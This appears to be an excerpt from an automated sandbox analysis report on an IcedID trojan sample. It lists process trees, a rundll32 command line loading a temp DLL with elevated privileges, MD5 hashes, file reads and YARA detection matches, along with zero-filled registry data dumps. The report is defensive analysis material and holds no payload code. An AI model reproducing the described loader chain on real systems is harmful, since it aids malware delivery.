00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
				00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: r9093.tmp.exe PID: **1488**, Parent PID: **2032**

General

Target ID:	4
Start time:	17:38:28
Start date:	11/08/2022
Path:	C:\Users\user\AppData\Local\Temp\r9093.tmp.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\r9093.tmp.exe" "C:\Users\user\AppData\Local\Temp\y875E.tmp.dll",#1
Imagebase:	0x760000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\y875E.tmp.dll	unknown	64	success or wait	1	762A05	ReadFile
C:\Users\user\AppData\Local\Temp\y875E.tmp.dll	unknown	248	success or wait	1	762A39	ReadFile

Analysis Process: rundll32.exe PID: **2480**, Parent PID: **1488**

General

Target ID:	5
Start time:	17:38:29
Start date:	11/08/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Local\Temp\r9093.tmp.exe" "C:\Users\user\AppData\Local\Temp\y875E.tmp.dll",#1
Imagebase:	0xffe40000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: Windows_Trojan_IcedID_0b62e783, Description: unknown, Source: 00000005.00000002.944227549.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_IcedID_91562d18, Description: unknown, Source: 00000005.00000002.944227549.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_IcedID_48029e37, Description: unknown, Source: 00000005.00000002.944227549.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_IcedID_11d24d35, Description: unknown, Source: 00000005.00000002.944232122.0000000180004000.00000002.00001000.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_IcedID_6, Description: Yara detected IcedID, Source: 00000005.00000002.944007545.00000000002EE000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_IcedID_1, Description: Yara detected IcedID, Source: 00000005.00000002.944007545.00000000002EE000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_IcedID_11d24d35, Description: unknown, Source: 00000005.00000002.944007545.00000000002EE000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_IcedID_0b62e783, Description: unknown, Source: 00000005.00000002.944007545.00000000002EE000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_IcedID_91562d18, Description: unknown, Source: 00000005.00000002.944007545.00000000002EE000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_IcedID_48029e37, Description: unknown, Source: 00000005.00000002.944007545.00000000002EE000.00000004.00000020.00020000.00000000.sdmp, Author: unknown
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly